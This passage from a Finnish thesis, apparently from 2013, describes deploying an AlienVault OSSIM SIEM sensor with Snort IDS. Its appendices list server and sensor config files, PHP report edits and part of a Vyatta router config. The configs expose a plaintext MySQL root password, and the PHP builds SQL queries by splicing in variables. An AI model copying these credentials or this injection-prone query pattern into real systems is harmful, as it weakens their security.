
Pelkän sensoriroolin asennus on hyvin samankaltainen kuin ”all-in-one”-palvelimen asennus. On huomioitava asennuksessa muutamia eri seikkoja ja ne kuvataan seuraavissa kappaleissa.

Kuviossa 10 on esitelty sensoriroolin valitseminen.




KUVIO 10. AlienVault-sensorin asennus, sensori-rooli

Kuviossa 11 on esitelty AlienVault-palvelimen määrittelyasetukset sensoriroolin asennuksessa.




KUVIO 11. AlienVault-sensorin asennus, AlienVault palvelimen osoite

Kuviossa 12 on esitelty AlienVault-frameworkpalvelimen määrittelyasetukset sensoriroolin asennuksessa.




KUVIO 12. AlienVault-sensorin asennus, AlienVault Framework palvelimen osoite

Asennusohjelmisto kysyy myös sensoriroolin asennuksessa, mikä verkkorajapinta laitetaan ns. *promiscuous* tilaan, kts. kuvio 13. Erona palvelinroolien asennuksessa on rajapintojen määrä sensorilla. Yksi rajapinta on tässä sensorirooliasennuksessa IDS-järjestelmän kuuntelurajapinta, jolle testiverkon reititin reitittää kaiken liikenteen lähiverkossa ja tämä rajapinta asetetaan *promiscuous*-tilaan. Toinen rajapinta on hallintayhteydelle varattu, tällä rajapinnalla sensori keskustelee AlienVault-palvelimen kanssa.




KUVIO 13. AlienVault-sensorin asennus, *promiscuous*-rajapinta

Asennettavassa AlienVault-sensorissa on tarkoitus käyttää ainoastaan vain Snort IDS-järjestelmää, joten kaikki muut liitännäiset ovat määritelty pois käytöstä, kts. kuvio 14.




KUVIO 14. AlienVault-sensorin asennus, liitännäiskomponentit

Koska sensori on ainoastaan Snort IDS-järjestelmän käytössä, myös valvonnan liitännäiskomponenteista on jätetty AlienVault-järjestelmän toiminnan vain välttämättömät (eli ossim-monitor) komponentit, kts. kuvio 15.



KUVIO 15. AlienVault-sensorin asennus, valvonnan liitännäiskomponentit

Sensoriroolin asennuksessa verrattuna palvelinroolien asennukseen on erityistä myös se, että VPN-yhteysasetukset voidaan määrittää, kts. kuvio 16. VPN-yhteydellä saadaan suojattu yhteys palvelimen ja sensorin väliselle viestiliikenteelle. VPN-yhteyden määrittelyissä asennusohjelma kysyi myös AlienVault-palvelimen root-pääkäyttäjän salasanaa.



KUVIO 16. AlienVault-sensorin asennus, VPN-yhteyden asennus

AlienVault OSSIM SIEM v.4.3.0

Työn loppuvaiheessa kokeiltiin erillisessä testiympäristössä myös tällä hetkellä (elokuu 2013) uusinta versiota eli v. 4.3.0:aa. Suurimmalta osin asennus noudattelee samaa kaavaa, suurimpana erona voidaan mainita, että asennusta on edelleenkin yksinkertaistettu. Esimerkiksi liitännäisten ja rajapintojen tarkempien asetusten tekeminen on jätetty ns. ensimmäisen käynnistyksen käyttöönottovaiheeseen eli alienvault-setup ohjelman harteille.

Loppusanoina asennukseen, sekä v. 4.1.3 ja v.4.3.0,osalta on sanottava että AlienVault-ohjelmiston asentaminen on yksinkertaista ja hyvin ohjattua. Ja kaikkia asennuksessa määriteltyjä asetuksia pystytään muokkaamaan myös jälkikäteen, joten suuria virheitä ei tässä vaiheessa voi tehdä.

Liite 8. AlienVault OSSIM-SIEM ”all-in-one”-palvelimen asetustiedostot

ossim_setup.conf (sijaitsee hakemistossa /etc/ossim)

```
admin_dns=195.148.26.4
admin_gateway=192.168.10.10
admin_ip=192.168.10.10
admin_netmask=255.255.255.0
domain=management
email_notify=
first_init=no
hostname=alienvault-srv
interface=eth1
language=en
mailserver_relay=no
mailserver_relay_passwd=unconfigured
mailserver_relay_port=25
mailserver_relay_user=unconfigured
ntp_server=no
profile=Database, Server, Framework, Sensor
upgrade=no
version=1.2

[database]
acl_db=ossim_acl
db_ip=127.0.0.1
db_port=3306
event_db=alienvault_siem
ocs_db=ocsweb
ossim_db=alienvault
osvdb_db=osvdb
pass=yOAA92TXit
type=mysql
user=root

[expert]
profile=server

[firewall]
active=yes

[framework]
framework_https=yes
framework_https_cert=default
framework_https_key=default
framework_ip=192.168.10.10
framework_port=40003

[sensor]
detectors=nessus-detector, ossim-agent
ids_rules_flow_control=yes
interfaces=
ip=
monitors=nessus-monitor, nmap-monitor, ntop-monitor, ocs-monitor,
     ossim-monitor, ping-monitor
mservers=no
name=alienvault
netflow=yes
netflow_remote_collector_port=555
```

```
networks=192.168.10.0/24,192.168.0.0/24,132.190.242.0/24
override_sensor=False
pci_express=yes
rsyslog_dnslookups_disable=yes
tzone=Europe/Helsinki

[server]
alienvault_ip_reputation=enabled
server_ip=127.0.0.1
server_license=no
server_plugins=osiris, pam_unix, ssh, snare, sudo
server_port=40001
server_pro=no

[snmp]
community=public
snmpd=no
snmptrap=no

[update]
update_proxy=disabled
update_proxy_dns=my.proxy.com
update_proxy_pass=disabled
update_proxy_port=disabled
update_proxy_user=disabled

[vpn]
vpn_infraestructure=yes
vpn_ip=10.67.68.1
vpn_net=10.67.68
vpn_netmask=255.255.255.0
vpn_port=33800
```

config.cfg (sijaitsee hakemistossa /etc/ossim/agents)

```
[asec]
ip=192.168.10.10
port=

[control-framework]
enable=True
id=alienvault-srv
ip=192.168.10.10
port=40003

[daemon]
daemon=True
pid=/var/run/ossim-agent.pid

[log]
error=/var/log/ossim/agent_error.log
file=/var/log/ossim/agent.log
stats=/var/log/ossim/agent_stats.log
verbose=debug

[output-idm]
enable=True
ip=192.168.10.10
port=40002

[output-plain]
enable=True
file=/var/log/ossim/agent-plain.log
```

```
[output-server]
enable=True
ip=192.168.10.10
port=40001
send_events=True

[plugin-defaults]
ctx=
date_format=%Y-%m-%d %H:%M:%S
interface=
ossim_dsn=mysql:127.0.0.1:alienvault:root:yOAA92TXit
override_sensor=False
sensor=192.168.10.10
tzone=Europe/Helsinki

[plugins]
nagios=/etc/ossim/agent/plugins/nagios.cfg
#nessus-detector=/etc/ossim/agent/plugins/nessus-detector.cfg
#nessus-monitor=/etc/ossim/agent/plugins/nessus-monitor.cfg
nmap-monitor=/etc/ossim/agent/plugins/nmap-monitor.cfg
#ntop-monitor=/etc/ossim/agent/plugins/ntop-monitor.cfg
#ocs-monitor=/etc/ossim/agent/plugins/ocs-monitor.cfg
#opennms-monitor=/etc/ossim/agent/plugins/opennms-monitor.cfg
#ossim-agent=/etc/ossim/agent/plugins/ossim-agent.cfg
ossim-monitor=/etc/ossim/agent/plugins/ossim-monitor.cfg
#ping-monitor=/etc/ossim/agent/plugins/ping-monitor.cfg
#session-monitor=/etc/ossim/agent/plugins/session-monitor.cfg
#tcptrack-monitor=/etc/ossim/agent/plugins/tcptrack-monitor.cfg
#whois-monitor=/etc/ossim/agent/plugins/whois-monitor.cfg
#wmi-monitor=/etc/ossim/agent/plugins/wmi-monitor.cfg

[watchdog]
enable=True
interval=180
restart_interval=3600
```

Liite 9. AlienVault OSSIM-SIEM ”ScannerCollector” sensorin asetustiedostot

ossim_setup.conf (sijaitsee hakemistossa /etc/ossim)

```
admin_dns=195.148.26.4
admin_gateway=192.168.10.10
admin_ip=192.168.10.12
admin_netmask=255.255.255.0
domain=management
email_notify=system@alienvault.com
first_init=no
hostname=Alienvault-ScannerCollector
interface=eth1
language=en
mailserver_relay=no
mailserver_relay_passwd=unconfigured
mailserver_relay_port=25
mailserver_relay_user=unconfigured
ntp_server=no
profile=Sensor
upgrade=no
version=1.2

[database]
acl_db=ossim_acl
db_ip=localhost
db_port=3306
event_db=alienvault_siem
ocs_db=ocsweb
ossim_db=alienvault
osvdb_db=osvdb
pass=
type=mysql
user=root

[expert]
profile=server

[firewall]
active=yes

[framework]
framework_https=yes
framework_https_cert=default
framework_https_key=default
framework_ip=10.67.68.1
framework_port=40003

[sensor]
detectors=nessus-detector, nessus
ids_rules_flow_control=yes
interfaces=
ip=
monitors=nessus-monitor, nmap-monitor, ntop-monitor, ocs-monitor,
     opennms-monitor, ossim-monitor, ping-monitor, session-monitor,
     tcptrack-monitor, whois-monitor, wmi-monitor
mservers=no
name=alienvault
netflow=yes
netflow_remote_collector_port=555
```

```
networks=192.168.10.0/24,192.168.0.0/24,132.190.242.0/24
override_sensor=False
pci_express=yes
rsyslog_dnslookups_disable=yes
tzone=Europe/Helsinki

[server]
alienvault_ip_reputation=enabled
server_ip=10.67.68.1
server_license=no
server_plugins=osiris, pam_unix, ssh, snare, sudo
server_port=40001
server_pro=no

[snmp]
community=public
snmpd=no
snmptrap=no

[update]
update_proxy=disabled
update_proxy_dns=my.proxy.com
update_proxy_pass=disabled
update_proxy_port=disabled
update_proxy_user=disabled

[vpn]
vpn_infraestructure=yes
vpn_ip=10.67.68.10
vpn_net=10.67.68
vpn_netmask=255.255.255.0
vpn_port=33800
```

config.cfg (sijaitsee hakemistossa /etc/ossim/agents)

```
[asec]
ip=10.67.68.1
port=

[control-framework]
enable=True
id=Alienvault-ScannerCollector
ip=10.67.68.1
port=40003

[daemon]
daemon=True
pid=/var/run/ossim-agent.pid

[log]
error=/var/log/ossim/agent_error.log
file=/var/log/ossim/agent.log
stats=/var/log/ossim/agent_stats.log
verbose=info

[output-idm]
enable=True
ip=10.67.68.1
port=40002

[output-plain]
enable=False
file=/var/log/ossim/agent-plain.log

[output-server]
```

```
enable=True
ip=10.67.68.1
port=40001
send_events=True

[plugin-defaults]
ctx=
date_format=%Y-%m-%d %H:%M:%S
interface=
ossim_dsn=mysql:localhost:alienvault:root:
override_sensor=False
sensor=192.168.10.12
tzone=Europe/Helsinki

[plugins]
nessus=/etc/ossim/agent/plugins/nessus.cfg
nessus-detector=/etc/ossim/agent/plugins/nessus-detector.cfg
nessus-monitor=/etc/ossim/agent/plugins/nessus-monitor.cfg
nmap-monitor=/etc/ossim/agent/plugins/nmap-monitor.cfg
ntop-monitor=/etc/ossim/agent/plugins/ntop-monitor.cfg
ocs-monitor=/etc/ossim/agent/plugins/ocs-monitor.cfg
opennms-monitor=/etc/ossim/agent/plugins/opennms-monitor.cfg
ossim-monitor=/etc/ossim/agent/plugins/ossim-monitor.cfg
ping-monitor=/etc/ossim/agent/plugins/ping-monitor.cfg
session-monitor=/etc/ossim/agent/plugins/session-monitor.cfg
tcptrack-monitor=/etc/ossim/agent/plugins/tcptrack-monitor.cfg
whois-monitor=/etc/ossim/agent/plugins/whois-monitor.cfg
wmi-monitor=/etc/ossim/agent/plugins/wmi-monitor.cfg

[watchdog]
enable=True
interval=180
restart_interval=3600
```

Liite 10. AlienVault web-käyttöliittymän muutokset raportointiin

Muokatut tiedostot OSSIM toimituksesta, polku /usr/ossim/
reshtml.php & lr_reshtml.php
rescsv.php & lr_rescsv.php
respdf.php & lr_respdf.php

Muokkaukset on lihavoitu:
reshtml.php & lr_reshtml.php:

```
    $query = "select distinct t1.result_id, t1.service, t1.risk, t1.falsepositive,
      t1.scriptid, v.name, t1.msg, v.cve_id, v.bugtraq_id
                FROM vuln_nessus_results t1
                LEFT JOIN vuln_nessus_plugins as v ON v.id=t1.scriptid
                WHERE report_id in ($report_id) and hostip='$hostip' and
      ctx=UNHEX('$hostctx') and msg<>''".
                (($scantime!="")? " AND scantime=$scantime":"");
…
      while(list( $result_id,
                  $service,
                  $risk,
                  $falsepositive,
                  $scriptid,
                  $pname,
                  $msg,
                 $cveid,
                 $bugtraqid ) = $result1->fields ) {
…
      while(list( $result_id,
                  $service,
                  $risk,
                  $falsepositive,
                  $scriptid,
                  $pname,
                  $msg,
                 $cveid,
                 $bugtraqid ) = $result1->fields ) {

…
      foreach ($arrResults as $key=>$value) {
         list( $service_num,
               $service_proto,
               $service,
               $risk,
               $falsepositive,
               $resid,
               $msg,
               $scriptid,
               $pname,
              $cveid,
               $bugtraqid) = $value;

…
         if(!empty($cveid))
           $found_cve = $cveid;

…
      <?php
      echo "CVE IDs: ".$cveid;
      echo "<br><br>";
      echo "Bugtraq IDs: ".$bugtraqid;
      echo "<br><br>";
      ?>
```

respdf.php

```
   $query = "SELECT distinct t1.hostIP, HEX(t1.ctx) as ctx, t1.service, t1.port,
      t1.protocol, t1.app, t1.risk, t1.scriptid, v.name, t1.msg, v.cve_id,
      v.bugtraq_id
             FROM vuln_nessus_results t1
             LEFT JOIN vuln_nessus_plugins as v ON v.id=t1.scriptid
             WHERE t1.report_id in ($report_id)
             $query_host
             $query_critical
             $perms_where
             and t1.falsepositive<>'Y'
             ORDER BY INET_ATON(t1.hostIP) ASC, t1.risk ASC";

...

while( list($hostIP, $hostctx, $service, $service_num, $service_proto, $app, $risk,
      $scriptid, $pname, $msg, $pcve_id, $pbugtraq_id) = $result->fields) {

...

$info .= "\nCVE IDs: ".$vuln["cve_id"];
$info .= "\nBugtraq IDs: ".$vuln["bugtraq_id"];
```

lr_respdf.php

```
while( list($hostIP, $hostctx, $service, $service_num, $service_proto, $app, $risk,
      $scriptid, $pname, $msg, $pcve_id, $pbugtraq_id) = $result->fields) {
    if(Session::hostAllowed_by_ip_ctx($dbconn, $hostIP, $hostctx)) {
        $arrResults[$hostIP."#".$hostctx][]=array(
        'hostname'  => $hostname,
        'service'  => $service,
        'port'  => $service_num,
        'protocol'  => $service_proto,
        'application'  => $app,
        'risk'  => $risk,
        'scriptid'  => $scriptid,
        'exception'  => $eid,
        'msg'  => preg_replace('/(<br\\s*?\/??>)+/i', "\n", $msg),
        'pname'=> $pname,
      'pcveid'=> $pcve_id,
      'pbugtraqid'=> $pbugtraq_id);
    }
    $result->MoveNext();

....

      $info .= "\nCVE IDs: ".$vuln["pcveid"];
      $info .= "\nBugtraq IDs: ".$vuln["pbugtraqid"];
```

rescsv.php & lr_rescsv.php

```
echo "<th>"._("CVEs")."</th>";
echo "<th>"._("BUGTRAQs")."</th>";

...


        $query1 = "select distinct t1.hostIP, HEX(t1.ctx) AS ctx, t1.service, t1.risk,
      t1.falsepositive, t1.scriptid, v.name, t1.msg, v.cve_id, v.bugtraq_id FROM
      vuln_nessus_results t1
                 LEFT JOIN vuln_nessus_plugins as v ON v.id=t1.scriptid
                 WHERE 1=1 AND report_id in ($report_id) and t1.hostip='$hostip' and
      t1.ctx=UNHEX('$ctx') $perms_where and t1.msg<>'' and t1.falsepositive<>'Y'
                 order by t1.risk ASC, t1.result_id ASC";

...

        while ( list( $hostip, $hostctx, $service, $risk, $falsepositive, $scriptid,
      $pname, $msg, $cve_id, $bugtraq_id) = $result1->fields ){
...
                // get CVEs
              if(!empty($cve_id)) {
                    $cves  = $cve_id;
                }
                else {
```

```
            $cves  = "-";
        }
    // get BUGTRAQs
    if(!empty($bugtraq_id)) {
            $bugtraqs=$bugtraq_id;
        }
        else {
            $bugtraqs  = "-";
        }

...

        echo "    <td style=\"text-align:center;width:125px;\">$cves</td>";
    echo "    <td style=\"text-align:center;width:125px;\">$bugtraqs</td>";
```

Liite 11. Vyatta reunareittimen asetukset testivaiheessa 1

```
    interfaces {
        ethernet eth0 {
            address 132.190.106.2/24
            description link-to-vc12
            duplex auto
            hw-id 00:0c:29:ce:43:eb
            mirror eth4
            smp_affinity auto
            speed auto
        }
        ethernet eth1 {
            address 132.190.242.1/24
            description DMZ
            duplex auto
            hw-id 00:0c:29:ce:43:f5
            smp_affinity auto
            speed auto
        }
        ethernet eth2 {
            address 192.168.0.1/24
            description local
            duplex auto
            hw-id 00:0c:29:ce:43:ff
            smp_affinity auto
            speed auto
        }
        ethernet eth3 {
            address 192.168.10.1/24
            duplex auto
            hw-id 00:0c:29:ce:43:09
